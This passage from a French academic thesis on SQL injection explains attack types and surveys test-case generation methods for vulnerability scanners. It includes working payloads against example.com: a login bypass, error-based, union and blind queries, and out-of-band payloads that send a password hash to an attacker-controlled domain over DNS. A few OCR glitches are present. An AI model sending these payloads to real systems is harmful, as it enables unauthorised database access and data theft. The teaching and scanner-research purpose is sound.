

Figure 1.3 : *Vulnérabilités dans les catégories OWASP en 2017-2019 [2].*

Les statistiques ont mesuré mon dossier Cyber Thread qui, pour 2019 et 2020, sont des injections, en particulier l'injection SQL parmi les injections a été la vulnérabilité la plus dangereuse qui pourrait nuire à nos applications Web.

1.9 Conclusion

Dans ce chapitre, nous avons présenté les techniques d'injection SQL et les différentes approches pour générer des requetés SQLi pour détecter les vulnérabilité (par les outils de détection de vulnérabilité des applications Web).

Chapitre 2

Approches de la génération de cas de test pour détecter les vulnérabilités d'injection SQL

CHAPITRE 2

Approches de la génération de cas de test pour détecter les vulnérabilités d'injection SQL

2.1 Introduction :

Dans le chapitre précédent, nous avons vu les vulnérabilités des applications Web les plus dangereuses qui pourraient nuire à notre application Web, en particulier les vulnérabilités de type injection SQL. Dans ce chapitre, nous décrirons plusieurs méthodes et techniques pour générer les cas de test pour exploiter les vulnérabilités d'injection SQL dans une application Web, nous apprendrons en détail les termes clés utilisés dans les tests de sécurité de site Web et son approche de test.

2.2 Attaques par injection SQL

Selon l'OWASP (Open Web Application Security Project), les attaques par injection constituent le risque le plus critique menaçant la sécurité des applications Web. Les attaques par injection catégorisent et encapsulent diverses manifestations. Cependant, la construction sous-jacente et l'objectif de chacun restent constants. Les attaques par injection découlent de la traversée de données non fiables vers un interpréteur en tant que sous-section d'une commande ou d'une requête. Les données non fiables peuvent manipuler un interprète pour exécuter des commandes malveillantes ou autoriser l'accès à des données confidentielles [15].

Par conséquent, les attaques par injection SQL (SQLIA) sont formidables pour exploiter les vulnérabilités des applications Web pilotées par les bases de données. Les attaques par injection SQL sont une sous-catégorie des attaques par injection. Les SQLIA se produisent lorsque des chaînes SQL codées en dur sont apposées avec une entrée fournie par l'utilisateur pour générer des requêtes dynamiques, pour une exécution sur la base de données d'application sous-jacente. Si aucune méthode appropriée n'est prise pour valider et assainir l'entrée fournie par l'utilisateur, un vecteur d'attaque est établi. L'adaptation de données SQL précédemment sécurisées par un attaquant peut entraîner un accès non autorisé et un contrôle non autorisé de la base de données d'application [16]. La mise en œuvre réussie d'une attaque par injection SQL peut manifester des conséquences néfastes sur la base de données d'application sous-jacente. De plus, une exécution efficace d'une attaque par injection SQL, garantit la lecture de données sensibles, ainsi que sa modification et ses opérations administratives. Ainsi, les principales conséquences des SQLIA sont [14].

2.2.1 Confidentialité :

Les dommages à la confidentialité de la base de données sont un problème important causé par SQLIA. Les bases de données contiennent des informations confidentielles et sensibles concernant à la fois les informations sur les applications et les clients potentiels. Ainsi, en conséquence, l'application réussie de SQLIA par une entité malveillante peut conduire à l'obtention non autorisée de telles informations, compromettant ainsi la confidentialité de l'ensemble de l'application.

2.2.2 L'authentification :

Une validation insuffisante des entrées utilisateur sous forme de noms d'utilisateur et de mots de passe permet à un attaquant non autorisé de se connecter à une base de données via les informations d'identification d'un utilisateur authentifié, sans connaissance préalable des informations d'identification de connexion à l'application de l'utilisateur.

2.2.3 Autorisation :

L'exploitation réussie d'une vulnérabilité d'injection SQL permet à une entité malveillante de manipuler des informations et d'élever les privilèges d'application à condition que les informations d'autorisation soient contenues dans la base de données exploitée.

Un attaquant malveillant tentera souvent d'exploiter un vecteur d'attaque à la fois faible en complexité, mais très sévère. SQLIA est un exemple pertinent de ce type d'exploitation. Les attaques par injection SQL sont souvent difficiles à identifier. Les sous-processus individuels d'une attaque, lorsqu'ils sont analysés indépendamment de tout autre sous-processus, sont souvent jugés légitimes. Ainsi, l'analyse de chaîne est un mécanisme fréquemment mis en œuvre utilisé pour déterminer la complexité d'une attaque. Dans le cas des SQLIA, un niveau de complexité plus élevé est considéré à condition qu'au moins une des trois caractéristiques soit présente dans la composition de la chaîne d'attaque [18] ;

1. Citations simples codées.
2. Citations doubles codées.
3. Spécificateurs de commentaires interrompant un mot clé.

Si aucune de ces caractéristiques spécifiées n'est présente, SQLIA est déterminé comme étant une attaque simple et de faible complexité. La recherche a indiqué que la complexité globale des SQLIA n'a pas augmenté. Cependant, l'ampleur à laquelle le développement et l'expansion des applications ont augmenté, les vecteurs d'exploitation des vulnérabilités d'injection SQL ont augmenté de façon exponentielle.

L'absence d'authentification d'entrée fournie par l'utilisateur a déclenché cette croissance. L'ignorance et le manque de compréhension des développeurs entourant la validation insuffisante des entrées fournies par l'utilisateur, entraînent la mise en œuvre de contre-mesures insuffisantes pour contrecarrer les SQLIA [17].

2.3 Explication technique de la vulnérabilité d'injection SQL

Comme son nom l'indique, une vulnérabilité d'injection SQL permet à un attaquant d'injecter des entrées malveillantes dans une instruction SQL. Pour bien comprendre le problème, nous devons d'abord comprendre comment les langages de script côté serveur gèrent les requêtes SQL.

Par exemple, supposons que les fonctionnalités de l'application Web génèrent une chaîne avec l'instruction SQL suivante :

```
$statement = "SELECT * FROM users WHERE username = 'bob' AND password = 'mysecretpw'";
```

Cette instruction SQL est transmise à une fonction qui envoie la chaîne à la base de données connectée où elle est analysée, exécutée et renvoie un résultat.

Comme vous l'avez peut-être remarqué, la déclaration contient de nouveaux caractères spéciaux :

- * (astérisque) est une instruction de la base de données SQL pour renvoyer toutes les colonnes de la ligne de base de données sélectionnée
- = (égal) est une instruction pour la base de données SQL de renvoyer uniquement les valeurs qui correspondent à la chaîne recherchée
- ‘ (guillemet simple) est utilisé pour indiquer à la base de données SQL où la chaîne de recherche commence où se termine.

Considérons maintenant l'exemple suivant dans lequel un utilisateur de site Web peut modifier les valeurs de '$ user' et '$ password', comme dans un formulaire de connexion :

```
$statement = "SELECT * FROM users WHERE username = '$user' AND password = '$password' ";
```

Un attaquant peut facilement insérer n'importe quelle syntaxe SQL spéciale dans l'instruction, si l'entrée n'est pas filtrée par l'application :

```
$statement = "SELECT * FROM users WHERE username = 'admin'; -- ' AND password = 'anything'";
```

Que se passe-t-il ici ? La partie verte (admin ' ; -) est l'entrée de l'attaquant, qui contient deux nouveaux caractères spéciaux :

- ; (point-virgule) est utilisé pour indiquer à l'analyseur SQL que l'instruction en cours est terminée (pas nécessaire dans la plupart des cas)
- - (double trait d'union) indique à l'analyseur SQL que le reste de la ligne (affiché en gris clair ci-dessus) est un commentaire et ne doit pas être exécuté

Cette injection SQL supprime efficacement la vérification du mot de passe et retourne un ensemble de données pour un utilisateur existant : « admin » dans ce cas l'attaquant peut désormais se connecter avec un compte administrateur, sans avoir à spécifier de mot de passe.

2.4 Impacts de la vulnérabilité d'injection SQL

Un attaquant peut effectuer un certain nombre de choses lorsqu'il exploite une injection SQL sur un site Web vulnérable. Cela dépend généralement des privilèges de l'utilisateur que l'application Web utilise pour se connecter au serveur de base de données. En exploitant une vulnérabilité d'injection SQL, un attaquant peut :

- Ajouter, supprimer, modifier ou lire du contenu dans la base de données
- Lire le code source à partir de fichiers sur le serveur de base de données
- Écrire des fichiers sur le serveur de base de données

Tout dépend des capacités de l'attaquant, mais l'exploitation d'une vulnérabilité d'injection SQL peut même conduire à une prise de contrôle complète de la base de données et du serveur web.

2.5 Détection de vulnérabilité d'injection SQL

Une vulnérabilité d'injection SQL fait référence à une requête SQL ou à une sous-section d'instructions SQL susceptibles d'être exploitées. En ce qui concerne les applications Web, l'exposition à l'exploitation des vulnérabilités est inhérente étant donné leur nature accessible au public. La sécurité des applications Web peut être évaluée soit par analyse, soit par tests de pénétration.

2.5.1 Méthodologies d'analyse

Les mécanismes de détection de vulnérabilité établissent la manifestation de vecteurs d'exploitation dans une requête ou une application SQL. Les mécanismes de détection s'efforcent de localiser avec précision l'emplacement de la vulnérabilité. L'examen de la vulnérabilité se produit fréquemment hors ligne ; cependant, la recherche a indiqué le besoin de méthodologies d'analyse à l'exécution. Lors de la découverte d'une vulnérabilité d'application, une modification du code source doit avoir lieu pour éliminer la vulnérabilité [13]. La menace globale et les conséquences que l'exploitation d'une vulnérabilité d'injection SQL fait que la détection de ces vulnérabilités est primordiale pour améliorer la sécurité des applications Web. Les méthodologies de détection de vulnérabilité peuvent être classées comme une analyse statique ou dynamique ou une permutation des deux.

A. Analyse statique

L'analyse de code statique concerne l'identification des vulnérabilités des applications résidant dans le code source de l'application. L'analyse statique est effectuée à l'aide d'outils d'analyse statique automatisés. Fonction d'outil d'analyse statique automatisée en analysant et en sondant le code source de l'application, en s'efforçant de localiser les problèmes, notamment les erreurs stylistiques et sémantiques, les failles de sécurité, les bogues, la vérification de type et la compréhension globale du programme [20]. En référence aux vulnérabilités d'injection SQL, les outils d'analyse statique fonctionnent sur la notion de prévention d'une attaque plutôt que d'identifier une attaque une fois qu'elle s'est produite. Ainsi, les outils d'analyse statique analysent les instructions de requête SQL et les entrées fournies par l'utilisateur, présentées dans une application Web pour isoler les vecteurs d'injection probables comme moyen de prévenir les SQLIA. Cependant, une requête SQL saisie par l'utilisateur qui conserve la structure syntaxique et sémantique correcte, s'exécutera indépendamment des mécanismes de prévention [19]. L'analyse statique ne se limite pas aux phases de développement et de débogage, mais peut également être implémentée comme mécanisme de protection des applications établies. Bien que l'analyse statique soit une option viable dans la détection des vulnérabilités d'injection SQL, elle ne va pas sans ses limites. Une analyse statique une fois implémentée est uniquement opérationnelle avant. Par conséquent, les vulnérabilités qui se produisent pendant l'exécution ne sont pas identifiables par les outils d'analyse statique. En outre, l'analyse statique détecte souvent le taux de vulnérabilités dans le code source de l'application, ce qui entraîne la sur déclaration de faux positifs.

B. Analyse dynamique

L'analyse dynamique examine un cadre d'application tout au long de l'exécution, pour localiser les vulnérabilités susceptibles de se produire. L'analyse dynamique se produit sur une application déployée ; ainsi, le taux de signalement des faux positifs est réduit. Cependant, le déploiement de l'analyse dynamique soulève des inquiétudes concernant la déclaration de faux négatifs. Les données d'entrée sont introduites dans l'application une sous-section à la fois, ainsi, les chemins d'exécution vulnérables peuvent ne pas être examinés [22].

C. Analyse statique et dynamique

Une approche hybride combine l'analyse statique et dynamique en tant que méthodologie pour améliorer les points forts et atténuer les limites de chaque méthodologie. Les mécanismes de détection précédents sont évidents dans leurs capacités à identifier des vecteurs d'exploitation potentiels. Cependant, l'application d'une approche hybride améliore la détection des vecteurs d'injection SQL potentiels de l'initiation à la distribution d'une application.

2.5.2 Tests de pénétration

Il n'existe pas de définition unique des tests de pénétration. Cependant, il peut être considéré comme une tentative légale d'identifier et d'exploiter des applications Web et / ou logicielles dans le but d'améliorer la sécurité [21]. Il résume le déploiement de techniques d'attaque malveillantes qui imitent celles employées par un adversaire. Les tests de pénétration sont considérés comme un instrument intégral pour garantir la sécurité des applications. Les tests de pénétration sont déployés comme un mécanisme pour identifier les lacunes dans la sécurité des applications, qui sont ensuite exploitées afin d'obtenir des informations sensibles [11]. Les tests de pénétration sont classés en trois types distincts ; tests en boîte blanche, tests en boîte noire et tests en boîte grise, basés sur des informations concernant l'application ciblée.

- **Le test en boîte blanche** : est un mécanisme de test complet, où les testeurs reçoivent des informations complètes concernant l'application cible. Les tests de pénétration en boîte blanche sont précieux dans le déploiement de tests ciblés visant à révéler toutes les vulnérabilités et les vecteurs d'attaque qui sont identifiables de manière faisable. Étant donné l'accès au code source de l'application, les tests en boîte blanche, similaires à l'analyse statique, sont capables d'identifier les erreurs de conception, sémantiques et syntaxiques [11].

- **Le test en boîte noire :** cette technique ne fournit aux testeurs aucune information concernant l'application. Les tests de pénétration dans la boîte noire sont utilisés comme mécanisme pour comprendre les exploitations qu'un adversaire est capable de réaliser [11].
- **Le test en boîte grise** : cette technique tente d'appréhender le degré d'accès qu'un utilisateur autorisé d'une application peut acquérir à tout moment [11].

Les tests de pénétration peuvent être appliqués selon deux approches distinctes, manuelles ou automatisées. Les tests de pénétration manuels nécessitent la présence d'une équipe hautement qualifiée pour superviser les tests pendant la durée du projet. Les exploitations individuelles doivent être fabriquées à la main et appliquées via une interaction humaine. Ainsi, les tests de pénétration manuels ne sont pas une option viable. Sa nature complexe et lente garantit que les tests de pénétration manuels ne sont pas une option abordable. À l'inverse, les tests de pénétration automatisés sont une alternative efficace, non complexe et sûre aux tests de pénétration manuels. Étant donné que tous les processus sont automatisés grâce à l'utilisation d'outils spécialisés, les problèmes de temps et d'accessibilité sont réduits.

Aucun test de pénétration manuel ou automatisé n'est exhaustif pour identifier toutes les vulnérabilités des applications Web. Chaque approche peut être utilisée pour identifier les vulnérabilités résidant dans les applications Web. Les approches manuelles et automatisées ont chacune leurs propres forces et faiblesses. Les outils automatisés n'ont jamais été conçus dans le but de remplacer les tests de pénétration manuels. Au contraire, l'application correcte des outils automatisés de test de pénétration est capable d'identifier un large éventail de vulnérabilités, économisant du temps de travail et de l'argent par rapport aux tests de pénétration manuels. Ainsi, la mise en œuvre de méthodologies de test de pénétration manuelles et automatisées devrait être envisagée afin d'obtenir la plus grande couverture pour l'identification des vulnérabilités dans les applications Web [25].

Malgré les avantages évidents des tests de pénétration, il existe également plusieurs inconvénients qui ne peuvent être négligés. Les tests de pénétration ont la capacité de provoquer des effets indésirables dans l'application, y compris, mais sans s'y limiter, la divulgation d'informations sensibles et les attaques DoS. De plus, l'état d'une application avant le test par rapport à l'état d'une application pendant le test peut se différencier. Ainsi, de nouvelles vulnérabilités d'exploitation peuvent être introduites dans l'application [11].

2.6 Types d'injection SQL (SQLi)

L'injection SQL peut être utilisée de différentes manières pour provoquer de graves problèmes. En tirant parti de SQL Injection, un attaquant pourrait contourner l'authentification, accéder, modifier et supprimer des données dans une base de données. Dans certains cas, SQL Injection peut même être utilisé pour exécuter des commandes sur le système d'exploitation, permettant potentiellement à un attaquant de générer des attaques plus dommageables à l'intérieur d'un réseau situé derrière un pare-feu [9].

L'injection SQL peut être classée en trois grandes catégories : SQLi intrabande, SQLi inférentielle et SQLi hors bande.

2.6.1 SQLi intrabande (SQLi classique)

L'injection SQL intrabande est la plus courante et la plus facile à exploiter des attaques par injection SQL. L'injection SQL intrabande se produit lorsqu'un attaquant est en mesure d'utiliser le même canal de communication pour lancer l'attaque et recueillir des résultats.

Les deux types les plus courants d'injection SQL intrabande sont SQLi basé sur erreur et SQLi basé sur union.

2.6.1.1 SQLi basé sur les erreurs

SQLi basé sur les erreurs est une technique d'injection SQL intrabande qui s'appuie sur les messages d'erreur lancés par le serveur de base de données pour obtenir des informations sur la structure de la base de données. Dans certains cas, l'injection SQL basée sur des erreurs suffit à elle seule à un attaquant pour énumérer une base de données entière. Bien que les erreurs soient très utiles pendant la phase de développement d'une application Web, elles doivent être désactivées sur un site en ligne ou enregistrées à la place dans un fichier à accès restreint.

Exemple d'injection SQL basée sur des erreurs :

```
https://example.com/index.php?id=1+and(select 1 FROM(select count(*),concat((select
(select concat(database())) FROM information_schema.tables LIMIT
0,1),floor(rand(0)*2))x FROM information_schema.tables GROUP BY x)a)
```

Cette demande a renvoyé une erreur :

```
Duplicate entry 'database1' for key 'group_key'
```

La même méthode fonctionne pour les noms et le contenu des tables. La désactivation des messages d'erreur sur les systèmes de production aide à empêcher les attaquants de collecter ces informations.

2.6.1.2 SQLi basé sur l'union

Union-based SQLi est une technique d'injection SQL intrabande qui exploite l'opérateur UNION SQL pour combiner les résultats de deux ou plusieurs instructions SELECT en un seul résultat qui est ensuite renvoyé dans le cadre de la réponse HTTP.

```
SELECT accounts FROM users WHERE login = " UNION
SELECT cardNo from CreditCards where
acctNo = 12345 -- AND pass = " AND pin =
```

2.6.2 SQLi inférentielle (SQLi aveugle)

Contrairement à SQLi intra-bande, l'injection SQL inférentielle peut prendre plus de temps à un attaquant à exploiter, mais elle est tout aussi dangereuse que toute autre forme d'injection SQL. Dans une attaque SQLi inférentielle, aucune donnée n'est réellement transférée via l'application Web et l'attaquant ne pourrait pas voir le résultat d'une attaque intrabande (c'est pourquoi de telles attaques sont communément appelées « attaques aveugles par injection SQL ») . Au lieu de cela, un attaquant est en mesure de reconstruire la structure de la base de données en envoyant des requêtes d'attaque, en observant la réponse de l'application Web et le comportement résultant du serveur de base de données.

Les deux types d'injection SQL inférentielle sont les SQLi basés sur les booléens aveugles et les SQLi basés sur les temps morts.

2.6.2.1 SQLi basée sur les booléens (basée sur le contenu) Blind SQLi

L'injection SQL basée sur des booléens est une technique d'injection SQL inférentielle qui repose sur l'envoi d'une requête SQL à la base de données qui force l'application à renvoyer un résultat différent selon que la requête renvoie un résultat VRAI ou FAUX.

Selon le résultat, le contenu de la réponse HTTP changera ou restera le même. Cela permet à un attaquant de déduire si la charge utile utilisée a renvoyé true ou false, même si aucune donnée de la base de données n'est retournée. Cette attaque est généralement lente (en particulier sur les grandes bases de données) car un attaquant devrait énumérer une base de données, caractère par caractère.

Les attaquants peuvent tester cela en insérant une condition dans une requête SQL :

```
https://example.com/index.php?id=1+AND+1=1
```

Si la page se charge comme d'habitude, cela peut indiquer qu'elle est vulnérable à une injection SQL. Pour être sûr, un attaquant essaie généralement de provoquer un faux résultat en utilisant quelques idées comme ceci :

```
https://example.com/index.php?id=1+AND+1=2
```

Étant donné que la condition est fausse, si aucun résultat n'est renvoyé ou si la page ne fonctionne pas comme d'habitude (du texte manquant ou une page blanche s'affiche, par exemple), cela peut indiquer que la page est vulnérable à une injection SQL.
Voici un exemple de la façon d'extraire des données de cette manière :

```
https://example.com/index.php?id=1+AND+IF(version()+LIKE+'5%',true,false)
```

Avec cette demande, la page devrait se charger comme d'habitude si la version de la base de données est 5.X. Mais, il se comportera différemment (afficher une page vide, par exemple) si la version est différente, indiquant si elle est vulnérable à une injection SQL.

2.6.2.2 SQLi aveugle basée sur le temps

Dans certains cas, même si une requête SQL vulnérable n'a aucun effet visible sur la sortie de la page, il peut toujours être possible d'extraire des informations d'une base de données sous-jacente.

Les pirates informatiques déterminent cela en demandant à la base de données d'attendre (dormir) un certain temps avant de répondre. Si la page n'est pas vulnérable, elle se chargera rapidement ; s'il est vulnérable, le chargement prendra plus de temps que d'habitude. Cela permet aux pirates d'extraire des données, même s'il n'y a aucun changement visible sur la page. La syntaxe SQL peut être similaire à celle utilisée dans la vulnérabilité d'injection SQL basée sur les booléens.

Mais pour définir un temps de sommeil mesurable, la fonction « ra » est remplacée par quelque chose qui prend un certain temps à exécuter, tel que « orm (3 » qui demande à la base de données de dormir pendant trois secondes :

```
https://example.com/index.php?id=1+AND+IF(version()+LIKE+'5%',sleep(3),false)
```

Si le chargement de la page prend plus de temps que d'habitude, il est sûr de supposer que la version de la base de données est 5.X.

2.6.3 SQLi hors bande

Parfois, la seule façon pour un attaquant de récupérer des informations à partir d'une base de données est d'utiliser des techniques hors bande. Habituellement, ces types d'attaques impliquent l'envoi des données directement à partir du serveur de base de données à une machine contrôlée par l'attaquant. Les attaquants peuvent utiliser cette méthode si une injection ne se produit pas directement après l'insertion des données fournies, mais à un moment ultérieur [12].

Exemple hors bande :

https://example.com/index.php?id=1+AND+(SELECT+LOAD_FILE(concat('\\\\',

(SELECT @@version),'example.com\\')))

https://www.example.com/index.php?query=declare @pass nvarchar(100);SELECT @pass=(SELECT TOP 1 password_hash FROM users);exec('xp_fileexist "\\' + @pass + '.example.com\c$\boot.ini"')

Dans ces requêtes, la cible envoie une requête DNS au domaine appartenant à l'attaquant, avec le résultat de la requête à l'intérieur du sous-domaine. Cela signifie qu'un attaquant n'a pas besoin de voir le résultat de l'injection, mais peut attendre que le serveur de base de données envoie une requête à sa place.

2.7 Approches de génération des cas de test pour détecter la vulnérabilité SQLI :

Un test est un processus de comparaison de l'état d'un système ou d'une application avec un ensemble de critères en envoyant un nombre limité de cas de test à une application pour vérifier son imperméabilité.

La plupart des équipes de développement de logiciels adoptent une approche manuelle pour générer des cas de test, mais cette technique limite le nombre de cas de test qui pourraient être construits et exécutés. Les techniques de test de logiciels automatisées sont essentielles pour le développement d'applications complexes, cependant des tests inadéquats des applications au cours de leur développement rendent ces applications vulnérables aux attaques.

Dans cette section on va présenter les différentes approches pour générer les cas de test contre la vulnérabilité SQLi sur une application web.

2.7.1 Algorithme de génération de cas de test basé sur le produit cartésien :

Cette approche est proposée par D. Appelt [23] pour générer automatiquement un ensemble de données de test invalides, cette approche se base sur trois phases principales [24] :

Phase 1 : Identifier les données de test non valides :

Il existe plusieurs techniques pour identifier et collecter des données de test de SQLi, telles que la revue de la littérature, le brainstorming avec des experts du domaine et la découverte d'outils open source existants.

Phase 2 : catégorisation des données de test dans un modèle

La deuxième phase consiste à identifier et à classer les chaînes dans les données de test qui ont des caractéristiques similaires pour les regrouper dans les mêmes modèles.

Dans la méthode proposée, sept groupes de modèles différents ont été définis :

1. Numérique : qui contient des valeurs numériques : 1, 2, 3, 4, …
2. Alphabétique : qui contient des valeurs alphabétiques : a,b,c,d,e …
3. Non-Alphanumériques : n'importe quel caractère non alphanumérique.
4. Séparateur de ligne : tous les types de séparateurs de ligne., ;,, :
5. SQL syntax : mot clé de SQL: OR, AND, SELECT, UNION, …
6. Operateur: >, =, >=
7. Commentaire : les symboles de comentaire: //, \, !, ;, REM.

Phase 3 : Développer un générateur de données de test

La dernière étape consiste à développer un algorithme pour créer automatiquement une liste de données de test invalides basée sur le produit cartésien entre les groupes des modèles décrit dans la deuxième phase pour générer de nouvelles données de test.

2.7.2 Approches basées sur la mutation des opérateurs :

Une requête d'injection SQL est de plusieurs types et chaque type est composé de plusieurs opérateurs et opérandes, Il existe plusieurs travaux qui sont basés sur la mutation des opérateurs.

Le premier travail qui se base sur l'approche de mutation, a été réalisé par Appelt et al [26] qui ont proposé une approche automatisée de test SQLi, appelée U4SQLi, qui génère des inputs de test qui peuvent contourner les firewalls d'application Web (WAF) et entraîner des instructions SQL exécutables.

Cette approche classifie les opérateurs de requêtes SQLi en trois classes en fonction de leurs objectifs: changement de comportement(or , and , ; ..), réparation de syntaxe (' , '', --,#...) et obfuscation (espace , char ,%..).

Chaque requête est générée comme une combinaison de différents opérateurs de mutation selon une grammaire de génération de requêtes SQLi proposée pour générer un large éventail d'attaques.

Cette approche de mutation a été implémentée dans l'outil Java, appelé Xavier6 pour tester les services Web basés sur SOAP pour les vulnérabilités SQLi.

Shahriar et Zulkernine [30], ont présenté un outil nommé MUSIC : MUtation-based SQL Injection vulnerabilities Checking (testing) tool (MUSIC) qui génère automatiquement des mutants pour les applications web écrites en Java Server Pages (JSP) et effectue une analyse de mutation.

Les auteurs ont proposé l'utilisation de neuf opérateurs d'injection qui injectent des requêtes SQLI dans le code source de l'application. Les neuf opérateurs de mutation étaient divisés en deux catégories.

La première catégorie se compose de quatre opérateurs, qui injectent des erreurs dans les conditions WHERE des requêtes SQL ces opérateurs sont : opérateurs qui suppriment la condition where, opérateurs qui font la négation de chacune des expressions d'unité dans les conditions where. Opérateurs qui Ajoutent des parenthèses dans les conditions where et ajoutent « FALSE AND » après le mot clé WHERE. Opérateurs qui Déséquilibrent les parenthèses des expressions de condition where. Et la deuxième catégorie se compose de cinq opérateurs, qui injectent des erreurs dans les appels de méthode API de base de données :
Ces opérateurs génèrent des mutants, qui peuvent être tués avec des données de test contenant des SQLIA.

Yanyu H, Chuan. F et al [29] propose une approche de test basée sur les opérateurs de mutation, MOSA l'approche vise à produire des entrées de test qui provoquent efficacement des instructions SQL exécutables et malveillantes.,

Cette approche se base sur la même classification des opérateurs de mutation proposée par [26] : changement de comportement (or, and, ; ...), réparation de syntaxe (', '', --, #...) et obfuscation (espace, char, %.).

Une grammaire simple définit les différents moyens pour lier les opérateurs est utilisé par la fonction Apply MO qui utilise un ou plusieurs opérateurs de mutation pour générer une entrée au hasard. Le résultat d'application des entrées générées est intercepté par le proxy de base de données GreenSQL 5, afin de détecter la vulnérabilité de l'application contre l'attaque SQLI.

2.7.3 Approche basée sur le test combinatoire automatisé :

Le Test Combinatoire (TC) est une méthodologie qui vise à réduire considérablement le nombre de cas de test requis tout en fournissant des propriétés de couverture garanties concernant toutes les combinaisons possibles de valeurs de paramètres (souvent appelées niveaux) [34]

Dimitris E. Simos et al [31] ont proposé une approche de test combinatoire utilisé comme une technique de test en boite grise pour découvrir les vulnérabilités de type SQLI.

Sa structure mathématique sous-jacente est un Covering Array (CA), un tableau de N lignes et k colonnes (chacune correspondant à un facteur / paramètre particulier) où les valeurs de chaque colonne sont tirées d'un alphabet {1,. . . , v} (chaque mappage à un niveau abstrait / valeur de paramètre dans le contexte des tests). La propriété déterminante d'une CA est que pour chaque sélection de $2 \leq t \leq k$ colonnes, toutes les combinaisons de valeurs apparaissent au moins une fois dans le tableau. Le paramètre t est appelé force de l'AC.

Dans le cadre des tests, le workflow concernant directement les CA se compose de trois étapes : Modélisation, génération de CA et traduction en vecteurs de test concrets. La modélisation est le plus souvent effectuée à l'aide d'un modèle de paramètres d'entrée (IPM), qui contient les paramètres et leurs valeurs possibles ainsi que toute contrainte supplémentaire (par exemple pour exclure certaines combinaisons de valeurs interdites). Les IPM conçus pour être utilisés dans la détection des vulnérabilités de sécurité sont également appelés Attack Grammars.

A. Développement de grammaires d'attaque

Basé sur une connaissance approfondie de la syntaxe SQL et en tenant compte des opérateurs de mutation proposés par Appelt et.al. [27], dans ce travail ils ont entrepris de développer un ensemble de trois grammaires d'attaque, dont chacune vise à obtenir une réponse mesurable particulière d'une application Web vulnérable.

Une description détaillée des grammaires susmentionnées est ci-dessous. Dans chacune de ces grammaires, les non-terminaux correspondent directement aux paramètres (facteurs) dans l'IPM et les valeurs terminales correspondent aux valeurs de paramètres (niveaux).

a) bool : une grammaire de type booléenne vise à exploiter la condition WHERE dans les requêtes SQL en injectant une tautologie dans la clause.

• Le symbole de début de la grammaire booléenne est AtkVec1.

• Le non-terminal InQ1 représente différentes versions de guillemets qui seront utilisés pour sortir d'un contexte de chaîne à l'intérieur de la requête injectée.

• WhSp1 se traduit par différentes versions d'espaces blancs.

• Le Par non terminal contient toutes les valeurs des parenthèses fermantes. Ceci est utilisé pour fermer les crochets ouverts dans l'instruction SQL.

• Le non-terminal Comm1 représente toutes les différentes possibilités de démarrage d'un commentaire en SQL.

• L'InVa représente des valeurs factices à l'intérieur de la requête injectée.

• CndVal1 et CndVal2 sont les valeurs qui constitueront la tautologie dans la clause WHERE.

• Le Cmd non terminal contient des opérateurs logiques (conjonction /disjonction).

b) sleep : Les vecteurs générés par cette grammaire visent à insérer une commande SLEEP dans la requête. Il s'agit d'une commande spécifique à MySQL qui oblige la base de données à suspendre l'exécution pendant une durée spécifiée. Ceci est particulièrement pertinent dans le contexte des injections Blind SQL.

• Le symbole de début de la grammaire du sommeil est AtkVec2.

• InQ2 représente les différentes versions de guillemets utilisés pour échapper au contexte de chaîne d'une requête injectée.

• Le WhSp2 non terminal est utilisé pour toutes les représentations d'espaces blancs.

• L'Op non terminal contient différentes représentations d'opérateurs dans MySQL.

• OpBr et ClBr contiennent tous les crochets d'ouverture et de fermeture possibles.

• Le Comm2 non terminal représente les manières possibles de démarrer un commentaire en SQL.

c) synerr : cette grammaire génère des vecteurs d'attaque qui visent à provoquer une erreur de syntaxe dans la requête soumise à la base de données, il est très peu probable que les vecteurs produits par les deux autres grammaires aboutissent.

- Le symbole de début de la grammaire synerr est AtkVec3.
- InQ3 représente toutes les différentes versions de guillemets.
- Le WhSp3 non terminal décrit toutes les représentations possibles d'espaces blancs.

B. Traduction de vecteurs d'attaque abstraits en vecteurs d'attaque SQL

Ils traduisent les valeurs en fragments de commande SQL concrets à l'aide d'un analyseur personnalisé qui prend l'autorité de certification exportée en entrée et la convertit en jeu de vecteurs de test concret.

2.8 Conclusion :

Dans ce chapitre, nous avons décrit les types d'injection SQL, méthodologies d'analyse et distingué les principales différences entre les approches de génération de cas test, dans le prochain chapitre nous présenterons notre nouvelle approche adoptée appliquée dans notre scanner SQLIVG (SQL Injection Vulnerability Generator).

CHAPITRE 03
Approche de génération de cas de test pour la détection de vulnérabilité d'injection SQL

CHAPITRE 03
Approche de génération de cas de test pour la détection de vulnérabilité d'injection SQL

3.1 Introduction :

Dans le chapitre précédent, nous avions une connaissance complète de certaines approches pour la génération de cas de test pour détecter la vulnérabilité SQLI, quelles sont ses avantages et quelles sont ses limites. Après avoir rassemblé leurs idées et leurs méthodes, dans ce chapitre, nous expliquerons notre approche adoptée pour développer un scanner de boîte noire basé sur la génération adéquate de cas de test pour optimiser la performance du scanner de vulnérabilité SQLI pour les applications Web.

3.2 Notre approche :

Un scanner web se compose généralement de trois modules de base :

